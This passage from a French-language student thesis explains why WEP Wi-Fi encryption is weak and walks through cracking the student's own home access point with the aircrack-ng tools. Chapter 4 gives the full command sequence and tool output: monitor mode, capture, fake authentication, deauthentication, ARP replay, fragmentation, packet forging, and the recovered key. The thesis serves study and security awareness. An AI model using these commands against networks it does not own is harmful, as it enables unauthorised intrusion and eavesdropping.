Toutefois, bien qu'étant accepté sur le réseau, il ne pourra pas communiquer avec qui que ce soit tant qu'il ne connait pas la clé WEP.

3.2.5 Les failles du contrôle d'intégrité

Les faiblesses de l'ICV vont être présentées. Il repose sur un calcul dit linéaire fait à partir du message non crypté, à l'aide de l'algorithme CRC. Suite à une série de calculs et de modifications de paquets, un pirate informatique est capable de modifier un paquet reçu et de le faire passer pour un paquet original. L'intégrité n'est plus assurée.

Le WEP contient quantité de faiblesses qui sont toutes potentiellement attaquables. Ses mécanismes de sécurité ont été dépassés, le cryptage, l'authentification et l'intégrité des paquets et donc des

6. L'homme du milieu, aussi abrégé MitM.

données des utilisateurs sont vulnérables. De nos jours, une quantité de programmes gratuits permettant l'exploitation des faiblesses du WEP sont disponibles sur le net pour se faciliter la tâche. Même si l'encryptage WEP n'offre pas une protection optimale, il vaut toujours mieux que de ne pas avoir de sécurité du tout, car peu de personnes sont suffisamment connaisseuses pour percer les défenses du WEP. Par contre, un utilisateur sachant que sa protection n'est pas optimale peut surveiller ses gestes et ne pas se compromettre.

3.3 Attaques classiques

Dans cette section, les attaques automatisées les plus récentes et les plus performantes vont être présentées. Toutes exploitent les mêmes faiblesses mises en valeur plus haut.

3.3.1 ARP Request Replay Attack

Cette attaque est une des manières les plus efficace de générer des IVs à profusion. Son concept est de sniffer un paquet ARP et de le renvoyer au point d'accès en permanence, qui lui le renverra à chaque fois avec un nouvel IV. En accumulant tous ces paquets, il devient possible de déterminer les clés faibles et d'utiliser le programme complexe qui décrypte la clé WEP, expliqué dans la sous-section 3.2.3.

3.3.2 Fragmentation Attack

L'attaque par fragmentation permet de récupérer un fichier de séquence pseudo-aléatoire. Cette dernière, combinée à un autre programme, permet de créer un paquet qui sera injecté sur le réseau. Le seul besoin de cette attaque est un paquet de données quelconques crypté.

Techniquement, le programme utilise une petite partie d'un paquet et tente de renvoyer des requêtes ARP principalement avec du contenu connu. Si le paquet revient en écho, une plus grande quantité est renvoyée jusqu'à en avoir environ 1500 bits de séquence aléatoire.

3.3.3 Chopchop Attack

Aussi nommée *KoreK Attack* en l'honneur de celui qui a découvert la faiblesse utilisée par cette attaque, cette dernière agit de la même manière que la *Fragmentation Attack*. Elle ne découvre pas la clé WEP mais révèle le message en clair. Cependant, certains AP ne sont pas vulnérables à cette attaque car les paquets envoyés sont trop petits et donc ne sont pas pris en compte.

Cette technique s'utilise grâce à une suite de calculs compliqués, mais les résultats sont quasi similaires à l'attaque précédente. La séquence pseudo-aléatoire sous forme d'un fichier.xor est découverte et est utilisée pour créer un paquet qui sera injecté dans le réseau pour le perturber et générer du trafic.

Chapitre 4

Crack d'un réseau WEP

4.1 Plateforme de test



Figure 4.1 – Schéma du réseau domestique

La partie pratique de ce Travail de Maturité est réalisée à l'aide de Kali-Linux. C'est une distribution de *Penetration Testing* [1] basée sur Linux. Libre et open-source, Kali est la suite de BackTrack, reprenant les mêmes idées de concept, mais en version améliorée. Kali et Backtrack fournissent un ensemble d'outils nécessaires aux tests de sécurité d'un réseau, en partant du scanner de port jusqu'aux crackers de mot-de-passe et une multitude de programmes différents.

Kali-Linux développe principalement l'autonomie de l'utilisateur, lui permettant d'appeler chaque outil directement plutôt que d'avoir à le rechercher, ou permettant la modification de la distribution selon son vouloir.

Kali est installé en *Live Boot* [2] sur un disque dur externe de 500Go. Une partition de 300Go lui est mise de côté pour y ajouter de la persistance et empêcher les pertes de données. La persistance est un mécanisme qui fait en sorte de sauvegarder les données lors de l'utilisation de programmes. Lorsque que l'ordinateur est éteint, les informations ne disparaissent pas.

Le réseau attaqué est personnel et a été mis en place au commencement du Travail de Maturité avec l'aide de mon père. La figure 4.1 le montre. La configuration est telle que l'accès Internet passe d'abord par un modem, puis une première station d'accès, qui gère la plus grande partie du réseau domestique. Ensuite, l'accès à Internet est dirigé vers un hub Ethernet [3] qui lui partage le réseau filaire sur deux autres ordinateurs et sur l'autre station d'accès, celle qui sera attaquée. Sur cette dernière sont connectés mon ordinateur portable d'où le travail pratique se fera et mon téléphone portable qui créera du flux réseau.

Bien que la partie pratique implique l'utilisation d'outils et de techniques illégales, elles sont réalisées dans un cadre personnel et approuvé. Aucune donnée n'est détériorée, ni soustraite à qui

1. Tests de sécurité d'un système informatique
2. Lancement direct
3. Appareil informatique qui permet de concentrer la communication de plusieurs équipements sur un même support.

que ce soit. Le but étant uniquement éducatif et non de nuire, ce Travail de Maturité suit et respecte la loi suisse à ce sujet, selon les articles présentés dans le chapitre 1 et en annexe.

Le schéma de la page précédente (figure 4.1) résume la mise en place du réseau. Le contenu de la box rouge est l'AP attaqué, mon ordinateur et mon téléphone portable.

4.2 Logiciels et lignes de code

Lors d'une attaque d'un réseau sécurisé WEP, plusieurs logiciels sont utilisés. Cette section sert à présenter ces derniers et expliquer leur but, leur fonctionnement et la manière dont ils sont appelés, par lignes de commande. Tous font partie de la suite *aircrack-ng* qu'on trouve sur Internet. C'est un programme qui peut retrouver les clés WEP à l'aide des attaques décrites dans le chapitre 3, mais aussi un équipement d'outils servant à l'audit d'un réseau sans-fil.

Tout d'abord, les tentatives se feront toutes dans des terminaux. C'est dans ces derniers que sont écrites les lignes de commande nécessaires.

À chaque appel, des options complémentaires peuvent être inscrites pour donner des spécifications.

airmon-ng Cette commande lance un petit programme servant à montrer les interfaces réseaux, comme la carte WiFi ou la connexion filaire, disponibles sur l'ordinateur utilisé. Le plus souvent, *eth0* ou *wlan0* apparaitront comme disponible. Elle sert aussi à modifier l'interface choisie en enclenchant le mode moniteur.

airodump-ng Celle-ci appelle un programme important et conséquent. Il permet d'afficher les points d'accès détectés par la carte WiFi et les clients essayant de s'y connecter. Dans la ligne de commande, il peut être précisé sur quel canal, type d'encryptage, BSSID et ESSID se focaliser.

Airodump-ng sert principalement à capturer les paquets circulant entre stations et clients et est très utile pour les IVs du WEP. Finalement, tous les détails des paquets, stations, clients et informations qui ont transités et été capturés peuvent être écrits dans des fichiers nommés en .cap (fichiers compressés).

aireplay-ng Ce programme est utilisé pour injecter des paquets sur le réseau attaqué. Le but premier de cet outil est de créer du trafic qui décuplera le nombre de paquets reçus, lesquels pourront être utilisés plus tard avec aircrack-ng.

Il comporte plusieurs types d'attaques, certaines décrites dans le chapitre précédent, qui dépendent du besoin de l'utilisateur et de l'encryptage. Pour l'encryptage WEP, la différence se fera s'il y a déjà du trafic de données au moment de l'attaque ou pas.

packetforge-ng Packetforge-ng ne sera seulement utilisé si certaines options ont été choisies lors de l'utilisation de aireplay-ng, lorsque qu'il n'y a pas de trafic sur le réseau choisi. Il permet de créer de faux paquets cryptés qui peuvent être injectés ensuite. Ils déclenchent des requêtes ARP qui créeront du flux réseau.

aircrack-ng Programme final utilisé lors de l'attaque d'un encryptage, il doit cracker la clé de sécurité. Il se sert de tous les paquets récoltés pour décrypter la clé WEP et l'afficher en bites ou au format ASCII, acronyme de *American Standard Code for Information Interchange*, qui signifie code américain normalisé pour l'échange d'informations.

4.3 Tentatives

Le piratage d'une clé de chiffrement WEP peut se faire selon deux méthodes. Elles se différencient selon le fait qu'un client est connecté, ou pas, à l'AP. Les deux méthodes vont êtres essayées et présentées.

4.3.1 Attaque WEP avec client connecté

Au début d'une attaque, le mode moniteur doit être enclenché sur la carte sans-fil. Pour rappel, il permet d'écouter tout le trafic d'un réseau sans-fil et de capturer les paquets sans être connectés sur un AP.

Mise en route du mode moniteur

Un terminal est ouvert et la première commande est rentrée :

```
root@kali:~# airmon-ng start wlan0
```

Certains processus, les tâches en cours d'exécution sur un ordinateur, peuvent déranger lors d'une attaque, il est conseillé de les stopper. Une commande les cherche et le fait automatiquement :

```
root@kali:~# airmon-ng check kill
```

Écoute du réseau, « sniffing »

Airodump-ng doit maintenant être lancé pour découvrir tous les points d'accès disponibles, sans oublier de spécifier l'interface choisie : notre carte réseau sans-fil en mode moniteur, *mon0* ici.

```
root@kali:~# airodump-ng mon0
```

Après avoir arrêté la première recherche à l'aide de CTRL+C, car rien n'est encore enregistré, la même commande est relancée mais avec certaines spécifications.

- -c : spécifie le canal sur lequel se situe le point d'accès
- - -bssid : spécifie le BSSID du point d'accès
- -w : crée un fichier .cap au nom donné par l'utilisateur qui capture les données nécessaires pour la suite, dont les paquets

```
root@kali:~# airodump-ng -c 11 --bssid 00:1F:3F:14:A9:EF
-w hackWEP mon0
```

```
CH 11 ][ Elapsed: 1 min ][ 2014-08-19 20:46

BSSID              PWR  RXQ Beacons #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID

00:1F:3F:14:A9:EF    9  100     904   131    5  11  54e WEP  WEP    OPN   Sam[...]

BSSID              STATION            PWR    Rate     Lost    Frames   Probe

00:1F:3F:14:A9:EF  90:4C:E5:5D:37:59    0     0 - 1      0         4
00:1F:3F:14:A9:EF  50:2E:5C:CD:7F:22   -9    54e- 1      0       257
```

On remarque qu'une station est connectée lorsque son adresse MAC apparaît sous station dans le deuxième tableau.

Fausse authentification et décuplement des paquets

À ce moment là, une fausse authentification de l'ordinateur au point d'accès se fait grâce à la commande :

```
root@kali:~# aireplay-ng -1 0 -a 00:1F:3F:14:A9:EF mon0
```

Pour augmenter la quantité de paquets reçus, grâce à l'attaque ARP Request Replay vue dans le chapitre 3, une autre commande intervient :

```
root@kali:~# aireplay-ng -3 -b 00:1F:3F:14:A9:EF mon0
```

Quelques détails sur les spécifications de aireplay-ng :

- -1 : spécifie une fausse tentative d'association
- -3 : spécifie l'utilisation de l'attaque ARP Request Replay
- -a & -b : définissent le BSSID de l'AP ciblé

```
root@kali:~# aireplay-ng -1 0 -a 00:1F:3F:14:A9:EF mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:5D:37:59)
20:45:49 Waiting for beacon frame (BSSID: 00:1F:3F:14:A9:EF) on channel 11

20:45:49 Sending Authentification Request (Open System) [ACK]
20:45:49 Authentification successful
20:45:49 Sending Association Request [ACK]
20:45:49 Association successful :-) (AID: 1)

root@kali:~# aireplay-ng -3 -b 00:1F:3F:14:A9:EF mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:5D:37:59)
20:46:49 Waiting for beacon frame (BSSID: 00:1F:3F:14:A9:EF) on channel 11
Saving ARP requests in replay_arp-0819-204649.cap
You should also start airodump-ng to capture replies.
Read 61037 packets (got 22813 ARP requests and 12773 ACKs), sent 14012[..]
Read 63565 packets (got 24072 ARP requests and 13426 ACKs), sent 14713[..]
Read 64822 packets (got 24697 ARP requests and 13753 ACKs), sent 15064[..]
```

À ce moment là, si le nombre de paquets reçus n'augmente pas, il suffit de déconnecter les stations présentes sur l'AP. Quand elles se reconnecteront, des données circuleront et seront amplifiées par l'ARP Request.

```
root@kali:~# aireplay-ng -0 1 -a  00:1F:3F:14:A9:EF mon0
```

Crack de la clé WEP

Le programme aircrack-ng est lancé. Il va décrypter la clé WEP grâce aux paquets contenus dans le fichier nommé hackWEP.cap, sniffés lors de l'écoute du réseau.

```
root@kali:~# aircrack-ng hackWEP.cap
```

```
                      Aicrack-ng 1.2 beta3

        [00:00:00] Tested 767 key (got 65167 IVs)

KB   depth   byte(vote)
 0   1/  2   99(76544) AD(74752) 07(73728) 1B(73728) 68(73728) B8(73728) 67(73216)
 1   2/  5   74(78080) EB(76288) D3(76032) 8F(75264) 83(73728) C1(73216) 2B(72960)
 2   0/  1   54(96256) 60(76800) 3B(74752) DF(74752) FC(73984) 24(73728) 77(73216)
 3  61/  3   E9(68352) 5E(68096) 98(68096) CD(68096) E2(68096) 23(67840) 2C(67840)
 4   6/  4   03(73216) 57(72704) 95(72704) 9A(72704) E3(72248) 78(72192) 91(72192)

  KEY FOUND! [ 54:72:79:48:61:63:6B:54:68:69:73:3F:21] (ASCII: TryHackThis?! )
    Decrypted correctly: 100%
```

4.3.2 Attaque WEP sans client connecté

Lors d'une attaque sans trafic, les premiers points sont identiques jusqu'à l'utilisation de aireplay-ng. Airmon-ng (mode moniteur) puis airodump-ng (écoute du réseau et capture des paquets) sont toujours utilisés. La différence apparaît au moment où l'on ne voit aucune station connectée sur le deuxième tableau de airodump-ng. Pour y remédier, la même fausse authentification que dans la première partie va être refaite.

```
root@kali:~# aireplay-ng -1 0 -a 00:1F:3F:14:A9:EF mon0
```

Attaque par fragmentation

L'attaque par fragmentation se lance grâce à aireplay-ng à la place de l'attaque ARP Request Replay utilisée auparavant. Agissant différemment de l'attaque ChopChop décrite dans le chapitre 3, les deux manières de faire sont plutôt identiques et le message de succès quasi similaire. La source MAC du paquet relayé doit être notée car elle sera utile plus tard.

```
root@kali:~# aireplay-ng -5 -a 00:1F:3F:14:A9:EF mon0
```

```
root@kali:~# aireplay-ng -5 -a 00:1F:3F:14:A9:EF mon0
No source MAC (-h) specified. Using the device MAC (90:4C:E5:5D:37:59)
20:56:46 Waiting for beacon frame (BSSID: 00:1F:3F:14:A9:EF) on channel 11
20:56:46 Waiting for a data packet...
Read 185 packets...

        Size: 76, FromDS: 1, ToDS: 0 (WEP)

              BSSID = 00:1F:3F:14:A9:EF
          Dest. MAC = 01:00:5E:00:00:01
         Source MAC = 00:1F:3F:5A:87:81

        0x0000:  0842 0000 0100 5e00 0001 001f 3f14 a9ef  .B....^.....?...
        0x0010:  001f 3f5a 8781 c0bf 8e10 5f00 2bf8 a2ca  ..?Z......_.+...
        0x0020:  db9c 6c59 a9e9 16cd b9df 5a81 4c93 8555  ..lY......Z.L..U
        0x0030:  2ac5 b129 17f0 d002 83d1 b465 26c5 c97f  *..).......e&..?
        0x0040:  96a5 af3b 6465 681a 3b91 ef56            ...;deh.;..V

Use this packet ? y
Saving chosen packet in replay_src-0819-205655.cap
20:57:01 Data packet found!
20:57:01 Sending fragmented packet
20:57:01 Got RELAYED packet !!
20:57:01 Trying to get 384 bytes of a keystream
20:57:01 Got RELAYED packet !!
20:57:01 Trying to get 1500 bytes of a keystream
20:57:01 Got RELAYED packet !!
Saving keystream in fragment-0819-205701.xor
Now you can build a packet with packetforge-ng out of that 1500 bytes
keystream
```

Création du paquet ARP

Après avoir accepté le paquet relayé qui va créer une chaîne de caractères, sauvegardée dans fragment-0819-205701.xor, packetforge-ng, décrit au début du chapitre, est utilisé. C'est grâce à ce dernier programme qu'un paquet ARP est généré et va pouvoir être injecté sur le réseau pour augmenter les données collectées.

```
root@kali:~# packetforge-ng --arp -y fragment-0819-205701.xor
-l 192.168.178.1 -k 192.16.178.10 -h 00:1F:3F:5A:87:81
-a 00:1F:3F:14:A9:EF -w ARP
```

Quelques détails sur les spécifications de packetforge-ng :

- - -arp : crée un paquet ARP
- -y : lit le fichier fragment-0819-205701.xor
- -l : spécifie la source IP du faux paquet créé
- -k : spécifie la destination IP du faux paquet créé
- -h : spécifie la source MAC notée auparavant
- -a : spécifie le BSSID du point d'accès

- -w : spécifie le nom de sortie du paquet ARP

Injection du paquet ARP sur le réseau

Le paquet est créé et va être injecté dans le réseau, grâce à aireplay-ng.

```
root@kali:~# aireplay-ng -3 -b 00:1F:3F:14:A9:EF -r ARP mon0
```

Les spécifications sont les mêmes que dans la partie de l'attaque avec trafic, avec l'ajout de -r :

- -r : Lit et utilise le paquet nommé ARP créé avec packetforge-ng

Crack de la clé WEP

Le nombre de data (les données) dans airodump-ng commence à augmenter rapidement et aircrack-ng peut être lancé.

```
root@kali:~# aircrack-ng hackWEP.cap
```

Peu importe qu'un client soit connecté ou pas sur un réseau WiFi sécurisé en WEP, une attaque peut être réalisée en un minimum de temps, moins d'une dizaine de minutes pour un utilisateur expérimenté. Grâce à ces programmes, la clé apparaîtra finalement sous forme hexadécimal et souvent au format ASCII.

4.4 Que faire sur le réseau pénétré ?

Le réseau a été pénétré, le pirate informatique peut l'analyser et l'attaquer en profondeur et créer de plus grands problèmes encore, que seulement découvrir les messages et informations cryptés. Il existe différents types d'attaques sur un réseau informatique qui peuvent être passives, pour la récolte d'informations, ou actives afin de perturber l'ordinateur ou le réseau cible.

Quelques unes de ces exploitations de failles vont être présentées dans cette section.

4.4.1 Attaques passives

Le sniffing

Déjà utilisé auparavant pour récolter les paquets afin de craquer la clé WEP, il peut aussi permettre d'écouter d'autres sortes de paquets ou informations transitant sur les équipements du réseau. À l'aide d'un programme comme Wireshark, le hacker peut analyser ces données. Il peut déchiffrer des emails, des mots de passe et autres données sensibles si elles ne sont pas cryptées.

Le balayage de ports

Généralement, le balayage de ports sert à reconnaître quels processus d'un ordinateur sont actifs et prêts à recevoir des ordres sous forme d'informations venant de l'extérieur. Les ports peuvent être comparés à des portes ouvertes par les programmes, refermées quand le programme est quitté. Le balayage est aussi utilisé pour savoir si un port ouvert contient des vulnérabilités et si elles sont exploitables à l'aide d'un *exploit*, petit programme qui permet au hacker d'utiliser une faille de sécurité dans un système d'exploitation, tel Windows, Mac OS ou une distribution Linux, ou un logiciel.

4.4.2 Attaques actives

Déni de Service (DOS : *Denial of Service*)

L'attaque DOS est une attaque très vite remarquable par la victime et c'est même un de ses buts. En inondant massivement la bande passante du réseau, ce dernier va se saturer de sorte que les équipements connectés sur ce dernier deviennent inutilisables. Une autre manière serait d'intercepter toutes les données et les empêcher de circuler, en se combinant avec une attaque MitM (Man in the Middle, décrite dans le prochain paragraphe). Tant que la source du problème n'est pas localisée, le Déni de Service peut empêcher toute une entreprise de communiquer via son réseau. Cette dernière sera immobilisée le temps d'avoir découvert et éliminé le processus responsable.

Man in the Middle

Aussi potentiellement utilisable contre l'encryptage WEP, les attaques dites de « l'homme du milieu » permettent à un attaquant de se positionner au milieu d'une communication entre deux victimes. Le hacker interceptera alors tout trafic et données échangées et sera capable de les modifier ou les lire. S'il se situe entre un serveur Internet et un client, le hacker pourra rediriger ce dernier vers des sites d'où il téléchargera des *malwares* et autres virus. Il peut aussi conduire une attaque DOS en arrêtant simplement toute communication au lieu de surcharger le réseau.

Un exemple d'une attaque MitM, acronyme de *Man in the Middle*, est démontré dans le chapitre 3.

Backdoors

Après avoir pénétré dans un ordinateur, un hacker remplace les fichiers systèmes par des fichiers qu'il aura modifiés au préalable ou modifie directement le noyau du système d'exploitation. Le noyau est un espace mémoire isolé qui ne peut être modifié par des programmes tiers et qui forme la base d'un système d'exploitation. Caché de cette façon, si le hacker doit perdre l'accès à l'ordinateur de sa victime pour une quelconque raison, il pourra reprendre contrôle de l'ordinateur victime et avoir son accès complet sans devoir le pénétrer encore une fois.

Si un réseau a été pénétré, les conséquences peuvent devenir très rapidement lourdes. Un hacker peut s'approprier l'identité de sa victime et lui faire perdre toute crédibilité. À l'aide de certaines méthodes il découvrira des mots de passe qui pourraient lui permettre de modifier des données sensibles ou de créer des transactions bancaires. Le chantage est aussi imaginable.

Tout cela se passe à distance, sans aucun contact entre la victime et l'attaquant. Ils pourraient être très proches ou alors complètement inconnus l'un de l'autre. C'est pour cela que des protections doivent être mises en place pour empêcher toute intrusion non autorisée et compromettante. De nos jours heureusement, les failles découvertes sont comblées en un minimum de temps par les administrateurs et autres personnes compétentes !

Chapitre 5

Conclusion

5.1 The Weak Encryption Protocol

Après avoir découvert les spécificités de l'encryptage WEP et toutes les faiblesses exploitables qu'il contient, j'ai pénétré un réseau sécurisé en utilisant des outils appropriés que sont les programmes performants et automatisés disponibles sur le net. Une attaque est réalisable à force d'entraînement en une dizaine de minutes.

Suivant les caractéristiques du réseau, que des clients y soient connectés ou pas, l'encryptage renommé *The Weak Encryption Protocol* à juste titre, est exploitable. Seuls des filtrages d'adresses MAC par exemple, ou autres sécurités à part de la méthode du WEP peuvent stopper un hacker de pénétrer sur le réseau sécurisé par ce dernier.

Pour cette raison, le WEP a été déclaré obsolète il y a quelques années par l'IEEE. Actuellement de nouvelles manières de sécuriser son réseau sans-fil sont proposées, le WPA et WPA2, bien plus performantes dans le domaine de la sécurité. Beaucoup plus difficiles à exploiter, elles ne sont pas pour autant absolument fiables. La sécurité absolue n'existe toujours pas et la première faiblesse d'un réseau reste l'être humain qui peut toujours être berné.

5.2 Bilan personnel

J'ai pu développer, lors de ce Travail de Maturité, mon intérêt pour l'informatique et la sécurité de l'information. J'ai été introduit à ce sujet par des connaissances, lors d'un séjour aux États-Unis, qui eux-mêmes pratiquaient l'*ethical hacking* pour leur simple divertissement. J'avais depuis fait quelques recherches et tentatives sans jamais essayer de comprendre ce que je faisais. A ce moment-là, la suite Kali-Linux n'existait pas encore. J'ai donc pu apprendre et m'entraîner jusqu'à pouvoir réaliser sans problème ces diverses attaques dont j'ai compris maintenant le fonctionnement et le but, le tout sur un système d'exploitation performant.

Une autre personne m'ayant spécialement motivé est mon père, informaticien de métier qui m'a poussé dans cet univers des ordinateurs depuis tout jeune.

Lors de ce travail, la prise en main de la partie pratique a été plus rapide que la partie écrite, mais c'est seulement en rédigeant et lisant que j'ai compris finalement à quoi sert chaque logiciel utilisé auparavant. Ce Travail de Maturité m'a passionné et m'a rendu beaucoup plus attentif aux problèmes de sécurité qui peuvent exister de nos jours.

Glossaire

A

Adresse MAC Adresse *Media Access Control* - Adresse de contrôle d'accès au support, unique au monde et aussi nommée adresse physique.

AP *Access Point* - Point d'accès.

ARP *Address Resolution Protocol* - Protocole de résolution d'adresses, effectue la traduction d'une adresse IP en une adresse MAC.

ASCII *American Standard Code for Information Interchange* - Code américain normalisé pour l'échange d'information), norme de codage de caractère.

Attaques FMS Attaques exploitant les clés faibles du WEP, nommées suivant les initiales de leur créateurs.

Authentification Vérification de l'identité d'un ordinateur afin d'autoriser l'accès de cette entité au réseau.

B

Backdoor Littéralement porte de derrière, fonctionnalité inconnue de la victime donnant accès au système d'exploitation au hacker.

Backtrack Distribution Linux, une nouvelle version est sortie à ce jour et se nomme Kali-Linux.

Bande passante Désigne le débit binaire maximal d'un canal de communication.

Bit Unité ne pouvant prendre que deux valeurs binaires : 0 et 1, unité de mesure d'espace informatique comme la mémoire par exemple.

Borne WiFi Matériel donnant l'accès à un réseau sans-fil.

Broadcast Diffusion de données à tous les utilisateurs d'un réseau.

BSS *Basic Service Set* - Ensemble de services de base.

BSSID Élément d'un BSS identifié par son ID.

C

Canal Média de transmission reliant la source au destinataire.

Carte réseau Équipement informatique assurant l'interface entre la machine sur laquelle la carte est montée et les autres équipements du réseau sur lequel elle est connectée.

Client Équipement informatique connecté à un réseau, synonyme de station.

Crack Soustraction de données informatiques après avoir passé des protections mises en place.

CRC Code de redondance cyclique, forme un résumé qui se situe après le message dans un paquet.

D

DOS *Deny Of Service* - Déni de Service, attaque ayant pour but de rendre un réseau indisponible.

E

Encryptage Chiffrement, procédé de cryptographie empêchant la lecture de toute personne n'ayant pas la clé de déchiffrement.

ESS *Extended Service Set* - Ensemble de services étendu.

ESSID Identifiant du réseau dans globalité donné par l'administrateur.

Ethical hacking *Hacking éthique* - Réalisation de tests d'intrusion et d'autres méthodes de test afin d'assurer la sécurité des systèmes d'information, ou dans un but éducatif.

Exploit Un élément de programme permettant à un individu ou un logiciel malveillant d'exploiter une faille de sécurité informatique.

H

Hack Accès indu à un système informatique.

Hotspot Nom anglais pour un point d'accès sans-fil à Internet ou à des services Web.

Hub Équipement permettant d'inter-connecter plusieurs appareils informatiques.

I

ICV *Integrity Check Value* - Valeur du contrôle d'intégrité, similaire au CRC, calculé après le cryptage du paquet et rajouté à la fin.

ID Acronyme de *Identity*, anglais pour identité.

IEEE *Institute of Electrical and Electronics Engineers* - Institut des ingénieurs électriciens et électroniciens, association de professionnels pour le développement de technologies.

Interface réseau Synonyme de carte réseau, aussi ce qui assure la connexion entre la machine et le réseau.

Internet Réseau informatique mondial accessible au public.

Intégrité Affirmation que les données transmises n'ont pas été modifiées.

IP *Internet Protocol* - Famille de protocoles de communication de réseaux informatiques conçus pour être utilisés avec Internet.

IV *Initialization Vector* - Vecteur d'initialisation, bloc de 24 bits sensé être unique et placé à l'avant de la clé fixe dans un paquet.

K

Kali-Linux Distribution Linux de pentesting, suite de Backtrack.

L

LAN *Local Area Network* - Réseau local, réseau informatique qui relie des équipements par connexion filaire dans une zone limitée.

Ligne de commande Texte rentré dans un terminal servant à diriger un ordinateur.

Linux Système d'opération libre.

Live Boot Lancement direct.

Logiciel Programme informatique ,ensemble de données d'instructions interprétables par la machine.

M

MITM *Man in the Middle* - L'homme du milieu, type d'attaque où le hacker se fait passer pour un point d'accès.

Mode ad hoc Mode de fonctionnement d'un réseau qui relie des équipements directement entre eux.

Mode infrastructure Mode de fonctionnement d'un réseau qui relie des équipements entre eux en passant par un point d'accès.

Mode moniteur Mode de fonctionnement utilisé par un ordinateur équipé d'une carte WiFi, permet l'écoute et la capture de paquets sans connexion à un réseau.

Modem Périphérique servant à communiquer avec des utilisateurs par l'intermédiaire d'un réseau analogique comme une ligne téléphonique.

Multicast Diffusion de données à plusieurs utilisateurs définis d'un réseau.

N

Non-répudiation Assurance que l'information transmise n'est pas remise en cause ni par l'expéditeur ni le destinataire.

Nonce Autre nom pour un IV.

Normes 802.11 Ensemble de caractéristiques concernant les réseaux sans-fil.

O

Octet Regroupement de 8 bits.

Open-source Littéralement code source ouvert, détermine les programmes et distributions libres d'accès et gratuites.

Opération XOR Opération ou exclusif, se comportant comme une addition binaire.

P

Paquet Entité de transmission de données dans un réseau informatique.

Partition Partie d'un disque dur destinée à accueillir des fichiers et données.

Penetration Testing Test de sécurité d'un système informatique.

Port Entrées ouvertes par des programmes pour communiquer avec le système d'exploitation.

Processus Tâche en exécution sur un ordinateur.

Protocole Spécification de plusieurs règles pour un type de communication particulier.

R

Requête ARP Demande d'une machine à une autre pour déterminer l'adresse MAC à partir de l'adresse IP.

Requête ping Déterminent l'accessibilité d'un équipement en faisant une demande et attendant un écho.

Réseau informatique Ensemble d'équipements reliés entre eux, permettant de faire circuler des informations, une communication, etc....

S

Sniffer Capture de paquets réseaux.

Station Équipement informatique connecté à un réseau, synonyme de client.

T

Terminal Synonyme de console, programme servant à diriger un ordinateur par lignes de commande.

Trafic Circulation de données sur un réseau informatique.

Trame balise Information régulièrement envoyée par un point d'accès sur son BSSID, ESSID et ses caractéristiques.

U

Unicast Diffusion de données à un utilisateur d'un réseau.

W

Weak Encryption Protocol Protocole d'encryptage faible.

WEP *Wired Equivalent Privacy* - Confidentialité équivalente à celle sur une connexion filaire, un encryptage d'un réseau sans-fil.

WiFi *Wireless Fidelity* - Fidélité sans-fil, ensemble de protocoles de communications.

WLAN *Wireless LAN* - Réseau local sans-fil, réseau informatique qui relie des équipements par ondes radios dans une zone limitée.

WPA *WiFi Protected Access* - Accès protégé au WiFi, un encryptage d'un réseau sans-fil.

Bibliographie

[1] FLICKENGER Rob. *Le WiFi à 200% : [100 trucs, secrets et techniques]*. Paris : O'Reilly, 2004. 286 pages. .

[2] GÉRON Aurélien. *WiFi professionnel : la norme 802.11, le déploiement, la sécurité*. 3e édition. Paris : Dunod, 2009. 380 pages. (Infopro. Réseaux et télécoms).

[3] WONG Stanley. *The evolution of wireless security in 802.11 networks : WEP, WPA and 802.11 standards*. 2003. 12 pages. .

[4] CHARLET François. *Détériorer des données informatiques est punissable* [en ligne]. http ://francoischarlet.ch/2011/deteriorer-des-donnees-informatiques-est-punissable (consulté le 15.03.2014).

[5] CHARLET François. *La soustraction de données informatiques* [en ligne]. http ://francoischarlet.ch/2011/la-soustraction-de-donnees-informatiques (consulté le 15.03.2014).

[6] CHARLET François. *Que risque le hacker en droit pénal suisse ?* [en ligne]. http ://francoischarlet.ch/2011/que-risque-le-hacker-en-droit-penal-suisse (consulté le 15.03.2014).

[7] *RS 311.0 Code pénal suisse du 21 décembre 1937* [en ligne]. http ://www.admin.ch/opc/fr/classified-compilation/19370083/index.htmla143 (consulté le 15.03.2014).

[8] Security Uncorked. *A Brief History of Wireless Security* [en ligne]. http ://securityuncorked.com/2008/08/history-of-wireless-security/ (consulté le 11.08.2014).

